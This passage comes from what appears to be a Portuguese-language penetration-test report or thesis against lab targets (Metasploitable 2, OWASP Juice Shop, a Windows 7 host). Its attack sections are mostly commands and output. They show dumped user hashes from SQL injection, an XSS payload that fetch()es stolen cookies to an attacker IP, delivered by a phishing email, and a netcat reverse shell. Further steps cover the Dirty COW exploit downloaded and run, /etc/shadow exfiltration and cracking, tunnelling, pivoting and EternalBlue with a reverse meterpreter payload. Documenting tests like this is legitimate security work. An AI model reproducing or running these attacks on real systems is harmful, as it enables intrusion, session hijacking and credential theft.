dr-xr-xr-x 118 root root    0 Oct 12 13:32 proc
drwxr-xr-x 13 root root  4096 Oct 12 13:32 root
drwxr-xr-x  2 root root  4096 May 13  2012 sbin
drwxr-xr-x  2 root root  4096 Oct 11 20:22 srv
drwxr-xr-x 12 root root    0 Oct 12 13:32 sys
drwxrwxrwt  4 root root  4096 Oct 12 13:32 tmp
drwxr-xr-x 12 root root  4096 Apr 28  2010 usr
drwxr-xr-x 14 root root  4096 Mar 17  2010 var
lrwxrwxrwx  1 root root   29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

Por meio do exploit, conseguimos acesso administrativo pleno ao servidor interno Metasploitable 2. Nesse sentido, confirmamos que se trata de uma vulnerabilidade de altíssima criticidade.

No caso da vulnerabilidade de Blind SQL Injection, detectada anteriormente na análise de vulnerabilidades, conseguimos obter acesso a todas as informações presentes no banco de dados, além de extrair credenciais dos usuários da aplicação.



Figura 64 – Tabelas detectadas: Blind SQL Injection (Juice Shop)

```
[20 tables]
```

Addresses
BasketItems
Baskets
Captchas
Cards
Challenges
Complaints
Deliveries
Feedbacks
ImageCaptchas
Memories
PrivacyRequests
Products
Quantities
Recycles
SecurityAnswers
SecurityQuestions
Users
Wallets
sqlite_sequence

Figura 65 – Extraiendo nome de colunas da tabela de usuários (Juice Shop)

```
Database: <current>
```

```
Table: Users
```

```
[13 columns]
```

Column	Type
createdAt	DATETIME
deletedAt	DATETIME
deluxeToken	VARCHAR
email	VARCHAR
id	INTEGER
isActive	TINYINT
lastLoginIp	VARCHAR
password	VARCHAR
profileImage	VARCHAR
role	VARCHAR
totpSecret	VARCHAR
updatedAt	DATETIME
username	VARCHAR



Figura 66 – Dados de usuários comprometidos (Juice Shop)

email	username	password
J12934@juice-sh.op	<blank>	0192023a7bbd73250516f069df18b500
accountant@juice-sh.op	<blank>	e541ca7ecf72b8d1286474fc613e5e45
admin@juice-sh.op	<blank>	0c36e517e3fa95aabf1bbfffc6744a4ef
amy@juice-sh.op	bkimminich	6edd9d726cbdc873c539e41ae8757b8c
bender@juice-sh.op	<blank>	861917d5fa5f1172f931dc700d81a8fb
bjoern.kimminich@gmail.com	<blank>	3869433d74e3d0c86fd25562f836bc82
bjoern@juice-sh.op	<blank>	f2f933d0bb0ba057bc8e33b8ebd6d9e8
bjoern@owasp.org	<blank>	b03f4b0ba8b458fa0acdc02cdb953bc8
chris.pike@juice-sh.op	<blank>	3c2abc04e4a6ea8f1327d0aae3714b7d
ciso@juice-sh.op	wurstbrot	9ad5b0492bbe528583e128d2a8941de4
demo	<blank>	030f05e45e30710c3ad3c32f00de0473
emma@juice-sh.op	<blank>	7f311911af16fa8f418dd1a3051d6810
ethereum@juice-sh.op	<blank>	9283f1b2e9669749081963be0462e466
jim@juice-sh.op	<blank>	10a783b9ed19ea1c67c3a27699f0095b
john@juice-sh.op	<blank>	963e10f92a70b4b463220cb4c5d636dc
mc.safesearch@juice-sh.op	<blank>	05f92148b4b60f7dacd04cceeb8f1af
morty@juice-sh.op	<blank>	fe01ce2a7fbac8fafaed7c982a04e229
stan@juice-sh.op	j0hNny	00479e957b6b42c459ee5746478e4d45
support@juice-sh.op	E=ma²	402f1c4a75e316afec5a6ea63147f739
uvogin@juice-sh.op	SmilinStan	e9048a3f43dd5e094ef733f3bd88ea64
wurstbrot@juice-sh.op	evmrox	2c17c6393771ee3048ae34d6b380c5ec

Além disso, comprovamos o impacto da vulnerabilidade de XSS No Juice Shop, ao conseguir roubar os dados de sessão do usuário administrador. A vulnerabilidade só foi possível de ser explorada, pelo fato de a aplicação não possuir as flags de segurança nos cookies de sessão, como HttpOnly e HttpSecure. A flag HttpOnly garante que scripts executados no lado do cliente não obtenham acesso aos dados de cookies, inviabilizando esse tipo de roubo de sessão por link clicado.



Figura 67 – Flags de proteção ausentes: Juice Shop

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
continuer...	1kbv5z7QG5yx3Y/p1kNW4RKP9Xjd5xAvOElgbLeqVmDBMn8roZw2alnjR9	127.0.0.1	/	Tue, 11 Mar 2025 17...	72	false	false	None	Mon, 11 Mar 2024 2...
cookiec...	dismiss	127.0.0.1	/	Sat, 08 Mar 2025 0...	27	false	false	None	Mon, 11 Mar 2024 2...
language	en	127.0.0.1	/	Sat, 08 Mar 2025 0...	10	false	false	None	Mon, 11 Mar 2024 2...
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNj9.eyJzdGF0dXMtOUzdwWNjZXNzIiwZGF0YSI6eyJpZC16MSwidXNlcm5h...	127.0.0.1	/	Tue, 12 Mar 2024 0...	737	false	false	None	Mon, 11 Mar 2024 2...
welcome...	dismiss	127.0.0.1	/	Sat, 08 Mar 2025 0...	27	false	false	None	Mon, 11 Mar 2024 2...

Figura 68 – Endereço IP do servidor malicioso

```
(kali㉿workstation)-[~/media/sf_vm_share]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        inet6 fe80::42:84ff:fe14:85d0 prefixlen 64 scopeid 0x20<link>
            ether 02:42:84:14:85:d0 txqueuelen 0 (Ethernet)
            RX packets 6131 bytes 2531127 (2.4 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 7473 bytes 2279590 (2.1 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.17 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::4b9c:f9666:f52d prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:2b:79:ba txqueuelen 1000 (Ethernet)
            RX packets 552953 bytes 732101788 (698.1 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 76161 bytes 11295822 (10.7 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 180912 bytes 47820793 (45.6 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 180912 bytes 47820793 (45.6 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

O endereço IP 192.168.1.17 foi o utilizado na rede interna para hospedar o serviço malicioso, responsável por receber os cookies de sessão de quem clicasse no link malicioso. Além disso, forjamos o link malicioso o codificando com URL Encoding, a fim de torná-lo menos suspeito.



Figura 69 – Codificando URL maliciosa

Text to be encoded/decoded/hashed:

```
<img src=x onerror='fetch("http://192.168.1.17/?cookie="+document.cookie)'>
```

Encode Decode Hash Illegal UTF8 Unicode

Base64 Encode
PGItZjBzcmM9eCBybmVycm9yPsdmZXBljaCgjIhR0cDovLzE5M4xNjguMS4xNy8/Y29va2lPSirZG9jdW1bnQuY29va2lKSc+

Base64 URL Encode
PGItZjBzcmM9eCBybmVycm9yPsdmZXBljaCgjIhR0cDovLzE5M4xNjguMS4xNy8_Y29va2lPSrZG9jdW1bnQuY29va2lKSc-

URL Encode
%3Cimg+src%3Dx+onerror%3D%27fetch%2B%2Bhttp%3A%2F%2F192.168.1.17%2F%3Fcookie%3D%22%2Bdocument.cookie%29%27%3E

Ful URL Encode
%3Cimg+src%3D%67%20%73%72%66%3D%7D%78%20%6F%6E%65%72%72%6F%72%3D%27%66%65%74%63%68%28%22%6B%74%74%70%3A%2F%2F%31%39%32%2E%31%36%3B%2E%31%2E%31%37%2F%3F%6F%6B%65%65%3D%22%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%25%27%3E

ASCI Hex Encode
03C6D67207372633D78206F6E6572726F723D27666574636822268747403A2F2F3139322E3136382E312E31372F3F636F6F6B69653D222B646F63756D656E74E2636F6F6B696529273E

HTML Encode
;

Full HTML Encode
<%@ 105;img src=x onerror='fetch("hteuint.cookie)'>

JavaScipt Encode
<img src=x onerror=fetch('http://192.168.1.17/?cookie='+document.cookie)';

Com isso, enviamos uma mensagem falsa para diversos e-mails do setor de TI da empresa, informando que plataforma estava com problema em determinado link e que precisávamos de suporte para acesso. Um dos usuários administradores clicou no link e recebemos os seus dados de sessão. Nesse sentido, enfatizamos a importância de, além de corrigir a falha, conscientizar os colaboradores com treinamentos sobre segurança na internet, a fim de reduzir comportamentos que possam comprometer a segurança da organização e dos próprios usuários.

Figura 70 – Cookies de sessão do administrador capturados

```
(kali㉿workstation) [~/Desktop/tcc]
[+] $ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...

192.168.1.17 - - [11/Mar/2024 16:46:56] "GET /?cookie=language=en;%20cookie1consept_status=dismiss;%20welcomebanner_status=dismiss;%20open=eyJxAiO1JKV1QiLCJhbGciOiJSUzIiNj9r_eyJzdGdF0DXi01JzQmWjZXNiIwZGFSYI6eJpZC0I6MSwidXNLcmShbwJi0iI1C1bwFpbC16ImFkbWluQGpIawNLNx0Lm9wLiwiGfZc3dvcmQ10iIwMTkyMDIzYtdiWmQ3MzI1MDUxNmYwNjlkZj4YjwMCiSInJvbGU0i1j2G1pbI1gI3mRbh4VzRva2VjUijoI1iwibGfZdExv22lUsXA10i1I1C1wcm9naWxLSWh1ZU0Jh3N1ldHmvHyibGlJ1l2tYwDlc91cGxvYWRzL2R1ZmIbHRBZG1pbiswbcnI1Cj0b3rdU2VjcmV0IjoiIiwiAxNBY3RpdmwJiOnRydwlsbmhYzWF0zNRBdC1G1jWmJiQMDMLMTEmGtMcTA6MjQuMzN0CswnDowMCIsInVzGf0zW8Rd616j1WmjQzMDmtMtgfTc6MTAgJqUm2M0CswmDowMCIsInRldGVzWzbC16bnvsh05imhdC16MTxcmDE3NzEwX0.0XP-RtQSnb0fLEW1sDsRbdW0TbnhJ1UBTR1M4hJmVfAhPwz92mr023.0lnKdnHlVcgmt5lfrPym0zawu-NfRd_VPx5vBb_M7uYEVVmjd05f1ajyzeNgubkY9Ht0ea5bEz-SDVpcLpq-FTHB9WZCAAni0InIfA4wE3h;#20continueCode=1kbV5a7Q65y3XjP1kN4KPx9Xjz5d8xvAElgbLeqVmD8m8roZw2aInr9 HTTP/1.1" 200 -
```



Figura 71 – Adicionando os cookies ao navegador de ataque

The screenshot shows the Network tab of a browser's developer tools. It lists several cookies for the domain 127.0.0.1. One cookie, 'token', has its value highlighted with a red box. The cookie's value is a long string of characters: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWJnZXNzIiwZGF0YSI6eyJpZC16MSwidXNlcm... . A red box also highlights the 'Value' column header.

Figura 72 – Adicionando os cookies ao armazenamento local do navegador

The screenshot shows the Storage tab of a browser's developer tools, specifically the Local Storage section. It lists a single cookie named 'token' with a very long value. A red box highlights the 'Value' field for this cookie.

Figura 73 – Acesso ao ambiente administrativo: Juice Shop

The screenshot shows the administration interface of the OWASP Juice Shop. The top navigation bar indicates the URL is 127.0.0.1:3000/#/administration. On the left, there's a sidebar with links like 'OWASP Juice Shop', 'Administration', 'Registered Users', and 'Customer Feedback'. The 'Registered Users' section lists seven users: admin@juice-sh.op, jim@juice-sh.op, bender@juice-sh.op, bjoern.kimminich@gmail.com, ciso@juice-sh.op, support@juice-sh.op, and morty@juice-sh.op. The 'Customer Feedback' section shows five reviews with their respective star ratings. The user 'admin@juice-sh.op' is also listed in the sidebar under 'Orders & Payment', 'Privacy & Security', and 'Logout'.



PÓS-EXPLORAÇÃO

Neste momento, para finalizar a comprovação do impacto, replicamos o comportamento dos criminosos para enxergar o grau de visualização que um atacante possuiria em um ataque real, de forma que realizamos ataques de persistência, escalação de privilégios, exfiltração de dados e movimentação lateral.

Figura 74 – Envio de malware de persistência para os alvos

```
cd /tmp → Acessando o diretório /tmp/
ls
5260.jsvc_up
wget "http://192.168.1.8:8000/malware-teste.txt" -O malware.txt → Realizando o download com Wget
-- 15:05:18 -- http://192.168.1.8:8000/malware-teste.txt
      ⇒ `malware.txt'
Connecting to 192.168.1.8:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14 [text/plain]

          0K                               100%   34.32 KB/s

15:05:18 (34.32 KB/s) - `malware.txt' saved [14/14]

ls
5260.jsvc_up
malware.txt → Lendo o conteúdo do arquivo baixado
cat malware.txt
ola tudo bem?
```

Figura 75 – Obtendo acesso remoto aos alvos comprometidos

```
—(kali㉿workstation)-[~/Desktop/pagina_malware]
$ sudo nc -lvp 80 → Colocando porta em modo de escuta
listening on [any] 80 ...
connect to [192.168.15.14] from (UNKNOWN) [192.168.15.4] 51273
id → Executando comandos
uid=0(root) gid=0(root)
whoami
root
ls -la
total 101
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root 1024 May 13  2012 boot
lrwxrwxrwx  1 root root   11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x 13 root root 13820 Mar 15 17:57 dev
drwxr-xr-x  94 root root 4096 Mar 15 17:57 etc
drwxr-xr-x   6 root root 4096 Apr 16  2010 home
drwxr-xr-x  2 root root 4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root   32 Apr 28  2010 initrd.img → boot,
drwxr-xr-x 13 root root 4096 May 13  2012 lib
drwx——  2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root 4096 Mar 16  2010 media
drwxr-xr-x  3 root root 4096 Apr 28  2010 mnt
-rw——  1 root root 17357 Mar 15 17:57 nohup.out

zap_root_c...
[lock icon]
```

Após conseguir acesso persistente com o envio de malwares, partimos para a escalação de acesso no host Metasploitable 2. Para isso, coletamos algumas informações como a versão do Kernel. Identificando a versão do Kernel,



percebemos que a versão atual é vulnerável a Dirty Cow, uma condição que afeta versões antigas do Linux que permite o atacante escalar privilégios e obter acesso administrativo (root).

Figura 76 – Identificando versão vulnerável do kernel

```
Kali㉿Workstation: ~/Desktop/pagina_malware
File Actions Edit View Help
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figura 77 – Exploit para a exploração da vulnerabilidade no Kernel

EXPLOIT DATABASE

Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
40839	2016-5195	FIREFART	LOCAL	LINUX	2016-11-28

EDB Verified: ✓ Exploit: ✎ / { } Vulnerable App: ✎

```
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
// The default is "firefart".
//
```

Figura 78 – Enviando e executando o exploit na máquina

```
kali@workstation: ~ x kali@workstation: ~/Desktop/pagina_malware x
File Actions Edit View Help
kali@workstation: ~ x kali@workstation: ~/Desktop/pagina_malware x
(kali㉿workstation)-[~/Desktop/pagina_malware]
└─$ ls
curl-malware.txt dirty.c
(kali㉿workstation)-[~/Desktop/pagina_malware]
└─$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.15.4 - - [15/Mar/2024 20:51:23] "GET /dirty.c HTTP/1.1" 200 1039
└─$
```

Iniciando servidor web para transferência

```
kali@workstation: ~ x kali@workstation: ~ x
File Actions Edit View Help
kali@workstation: ~ x kali@workstation: ~ x
cd /tmp
curl http://192.168.15.14/dirty.c -o dirty.c
ls
5199.jsvc_up
curl-malware.txt
dirty.c
malware-netcat.txt
netcat-malware.txt
gcc -pthread dirty.c -o dirty -lcrypt
ls
5199.jsvc_up
curl-malware.txt
dirty
dirty.c
malware-netcat.txt
netcat-malware.txt
./dirty
ls
└─$
```

Baixando o exploit, compilando e executando na máquina alvo



Figura 79 – Acesso administrativo obtido: Metasploitable 2

```
python -c 'import pty;pty.spawn("/bin/bash")'  
firefart@metasploitable:/tmp# whoami  
whoami  
firefart  
firefart@metasploitable:/tmp# id  
id  
uid=0(firefart) gid=0(root)  
firefart@metasploitable:/tmp#
```

Com algumas técnicas, conseguimos, inclusive, acesso a shell interativa do sistema operacional, conseguindo controle total do servidor.

Nesse mesmo alvo, conseguimos coletar as credenciais do usuário do sistema, ao exfiltrar os arquivos `passwd` e `shadow`, garantido pelos privilégios de root.

Figura 80 – Exfiltrando informações do /etc/shadow

```
cat /etc/shadow  
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::  
daemon:*:14684:0:99999:7:::  
bin:*:14684:0:99999:7:::  
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync:*:14684:0:99999:7:::  
games:*:14684:0:99999:7:::  
man:*:14684:0:99999:7:::  
lp:*:14684:0:99999:7:::  
mail:*:14684:0:99999:7:::  
news:*:14684:0:99999:7:::  
uucp:*:14684:0:99999:7:::  
proxy:*:14684:0:99999:7:::  
www-data:*:14684:0:99999:7:::  
backup:*:14684:0:99999:7:::  
list:*:14684:0:99999:7:::  
irc:*:14684:0:99999:7:::
```



Figura 81 – Preparando os arquivos para quebra de hashes

```
(kali㉿workstation)-[~/Desktop/pagina_malware]
└─$ ls
curl-malware.txt  dirty.c  passwd  shadow

(kali㉿workstation)-[~/Desktop/pagina_malware]
└─$ unshadow passwd shadow > hashes.txt
```

Figura 82 – Quebra da senha do usuário administrativo

```
kali@workstation: ~/Desktop/pagina_malware
File Actions Edit View Help
kali@workstation: ~ × kali@workstation: ~/Desktop/pagina_malware × kali@workstation: ~/Desktop/pagina_malware ×
└─$ nano wl.txt
(kali㉿workstation)-[~/Desktop/pagina_malware]
└─$ john --wordlist=wl.txt --format=md5crypt hashes.txt
Comando para quebra das hashes
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates left, minimum 24 needed for performance.
msfadmin      (msfadmin)
1g 0:00:00:00 DONE (2024-03-15 21:27) 50.00g/s 200.0p/s 1200c/s 1200C/s msfadmin..12345678
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿workstation)-[~/Desktop/pagina_malware]
└─$ cat wl.txt
msfadmin
senha123
ls
senhapersonalizada
12345678
Lista de senhas personalizada

(kali㉿workstation)-[~/Desktop/pagina_malware]
└─$
```

Pelo fato do usuário administrador ser o único presente na máquina, conseguimos quebrar somente esta senha. Além disso, este processo não seria necessário por parte do atacante para conseguir acesso, pois além da senha ser bastante fraca, ela poderia ser identificada na exposição de arquivos no serviço de FTP.

Com as credenciais em mãos, pudemos nos conectar a uma shell superior do sistema operacional, pois este dispõe do serviço de SSH.



Figura 83 – Acessando o sistema via SSH

```
(kali㉿workstation) [~]
$ ssh msfadmin@192.168.15.4
Unable to negotiate with 192.168.15.4 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

(kali㉿workstation) [~]
$ ssh msfadmin@192.168.15.4
(kali㉿workstation) [~]
$ ssh msfadmin@192.168.15.4 -oHostKeyAlgorithms=+ssh-dss
The authenticity of host '192.168.15.4 (192.168.15.4)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.15.4' (DSA) to the list of known hosts.
msfadmin@192.168.15.4's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Mar 15 17:57:52 2024
msfadmin@metasploitable:~$ sudo su
sudo: no passwd entry for root!
msfadmin@metasploitable:~$
```

Figura 84 – Restaurando o arquivo /etc/passwd

```
firefart@metasploitable:/tmp# mv /tmp/passwd.bak /etc/passwd
mv /tmp/passwd.bak /etc/passwd
firefart@metasploitable:/tmp#
```

Restauramos o arquivo /etc/passwd, que havia sido modificado pelo exploit executado anteriormente.

Figura 85 – Acesso root obtido no sistema

```
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/home/msfadmin#
```

No sistema, identificamos a presença de algumas portas filtradas por Firewall. Portanto, executamos a técnica de tunelamento para obter acesso a elas.



Figura 86 – Detecção de portas filtradas no host

The screenshot shows two terminal windows. The left window is on a Kali Linux workstation and runs the command `sudo nmap -sS -p 445 192.168.15.3 --reason`. It outputs a scan report for 192.168.15.3, noting that port 445/tcp is filtered by microsoft-ds and has no response. The right window is on a Metasploitable host and runs `netstat -nlp`, displaying a list of listening TCP ports. Port 445 is listed as listening on 0.0.0.0:445.

Figura 87 – Tunelando a porta 445

The screenshot shows three terminal windows. The top-left window on Kali runs `sudo socat tcp4-listen:443,reuseaddr,fork tcp4-listen:445,reuseaddr e`, with a message "Iniciando escuta na máquina de ataque". The top-right window on Metasploitable runs `socat tcp4:192.168.15.14:443,reuseaddr,fork tcp4:127.0.0.1:445`, with a message "Se conectando a porta de escuta, redirecionando o fluxo de comunicação". The bottom window on Kali runs `netstat -nlp`, showing port 445 listed as listening on 0.0.0.0:445. A red arrow points from the Metasploitable message to this entry in the netstat output.

Figura 88 – Se comunicando com o serviço filtrado: Login anônimo

The screenshot shows a terminal window on Kali. The user runs `smbclient -L \\127.0.0.1 -N`, resulting in an "Anonymous login successful" message. The output lists several share names: print\$, tmp, opt, IPC\$, ADMIN\$, and a few others. A red box highlights the share name "print\$". The user then attempts to connect to the SMB1 service on the local host, which fails due to a connection refused error. The session ends with a "\$" prompt.



Na porta 445, encontramos dois problemas, sendo o último em decorrência do primeiro. A porta 445 está com uma versão desatualizada do Samba, a qual possui vulnerabilidades conhecidas (samba 3.0.20 < 3.0.25rc3), permitindo execução de comandos no sistema. Além disso, o serviço está mal configurado, permitindo a autenticação nula no host. A autenticação nula é uma não-conformidade, pois expande a superfície de ataque do criminoso.

Figura 89 – Testando visibilidade do Samba com usuário administrador

```
(kali㉿workstation)-[~]
$ smbclient //127.0.0.1/opt -N --option='client min protocol=NT1'
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali㉿workstation)-[~]
$ smbclient //127.0.0.1/opt -U "msfadmin" --password="msfadmin" --option='client min protocol=NT1'
Try "help" to get a list of possible commands.
smb: \> ls
.
..
5195.jsvc_up
.ICE-unix
.X11-unix
.X0-lock
DR      0 Sat Mar 16 13:05:46 2024
DR      0 Sun May 20 15:36:12 2012
R       0 Sat Mar 16 11:16:41 2024
DHR     0 Sat Mar 16 11:16:18 2024
DHR     0 Sat Mar 16 11:16:32 2024
HR      11 Sat Mar 16 11:16:32 2024

7282168 blocks of size 1024. 5429128 blocks available
smb: \> █
```

Posteriormente a essas análises, percebemos a presença de uma interface de rede adicional no host, indicando um outro segmento de rede, que poderia disponibilizar mais hosts para ataque, possibilitando o ataque de movimentação lateral.

Tendo em mente esta interface de rede, seguimos com uma técnica de Pivoting, na qual criamos uma rota de comunicação, via proxy, com outro segmento de rede e conseguimos fazer o ataque contra outras máquinas de uma rede.



Figura 90 – Identificando interfaces de rede

```
eth0      Link encap:Ethernet HWaddr 00:0c:29:ff:43:31
          inet addr:192.168.15.3 Bcast:192.168.15.255 Mask:255.255.255.0
          inet6 addr: 2804:1b2:d142:dc1a:20c:29ff:feff:4331/64 Scope:Global
          inet6 addr: fe80::20c:29ff:feff:4331/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:376 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25041 (24.4 KB) TX bytes:7984 (7.7 KB)
          Interrupt:18 Base address:0x2000

[red box] eth1      Link encap:Ethernet HWaddr 00:0c:29:ff:43:3b
          [red box] inet addr:10.0.0.128 Bcast:10.0.0.255 Mask:255.255.255.0
          [red box] inet6 addr: fe80::20c:29ff:feff:433b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:746 (746.0 B) TX bytes:1152 (1.1 KB)
          Interrupt:19 Base address:0x2080
```

Figura 91 – Executando técnica de Pivoting com SSH

```
[kali㉿workstation] ~
$ ssh msfadmin@192.168.15.3 -oHostKeyAlgorithms=+ssh-dss -D 8000

msfadmin@192.168.15.3's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Figura 92 – Executando técnica de Pivoting com SSH II

```
[kali㉿workstation] ~
$ netstat -nlpt
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp     0      0 127.0.0.1:8000             0.0.0.0:*           LISTEN      11073/ssh
tcp     0      0 127.0.0.1:40539            0.0.0.0:*           LISTEN      -
tcp     0      0 0.0.0.0:22                0.0.0.0:*           LISTEN      -
tcp6    0      0 ::1:8000                 ::*:*              LISTEN      11073/ssh
tcp6    0      0 ::1:22                  ::*:*              LISTEN      -

[kali㉿workstation] ~
$
```



Executando a técnica de Pivoting, conseguimos usar ferramentas de reconhecimento e encontramos uma estação de trabalho de nome TCC-PC, máquina essa que foi definida no escopo como objetivo principal do Pentest, devido ao nível de preocupação com os dados presentes.

A máquina possui o sistema operacional Windows 7, sistema esse que não é recomendável mais o uso, pois a Microsoft deixou de oferecer suporte. Ao enumerar o sistema, detectamos que ele possui a versão 1 do SMB habilitada, a qual possui vulnerabilidades conhecidas como Eternalblue. Dessa forma, resolvemos validar a existência da vulnerabilidade no host.



Figura 93 – Host Windows 7 detectado na rede interna

```
(kali㉿workstation) ~
$ sudo proxychains -q crackmapexec smb 10.0.0.0/24
SMB      10.0.0.1      445  ASUSB450M      [*] Windows 10.0 Build 22621 x64 (name:ASUSB450M) (domain:ASUSB450M) (signing:False) (SMBv1:False)
SMB      10.0.0.128    445  METASPLOITABLE [*] Unix (name:METASPLOITABLE) (domain:localdomain) (signing:False) (SMBv1:True)
SMB      10.0.0.129    445  TCC-PC        [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:TCC-PC) (domain:TCC-PC) (signing:False) (SMBv1:True)

(kali㉿workstation) ~
$
```

Figura 94 – Iniciando Metasploit para detecção e exploração de vulnerabilidades

```
(kali㉿workstation) ~
$ sudo proxychains -q msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

[ metasploit v6.3.55-dev          ]
+ -- ---[ 2397 exploits - 1235 auxiliary - 422 post      ]
+ -- ---[ 1391 payloads - 46 encoders - 11 nops       ]
+ -- ---[ 9 evasion           ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > |
```



Figura 95 – Configurando o exploit Eternalblue para ataque

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOSTS 10.0.0.129
RHOSTS = 10.0.0.129
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set LHOST 192.168.15.14
LHOST => 192.168.15.14
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set LPORT 443
LPORT => 443
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > options

Module options (exploit/windows/smb/ms17_010_永恒之蓝):
Name      Current Setting  Required  Description
---      ---      ---      ---
RHOSTS    10.0.0.129      yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      445            yes        The target port (TCP)
SMBDomain          no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass          no        (Optional) The password for the specified username
SMBUser          no        (Optional) The username to authenticate as
VERIFY_ARCH     true      yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET    true      yes        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      ---      ---      ---
EXITFUNC   thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.15.14   yes        The listen address (an interface may be specified)
LPORT      443            yes        The listen port

Exploit target:
Id  Name
```

Figura 96 – Vulnerabilidade detectada e explorada com sucesso

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > exploit
[*] Started reverse TCP handler on 192.168.15.14:443
[*] 10.0.0.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
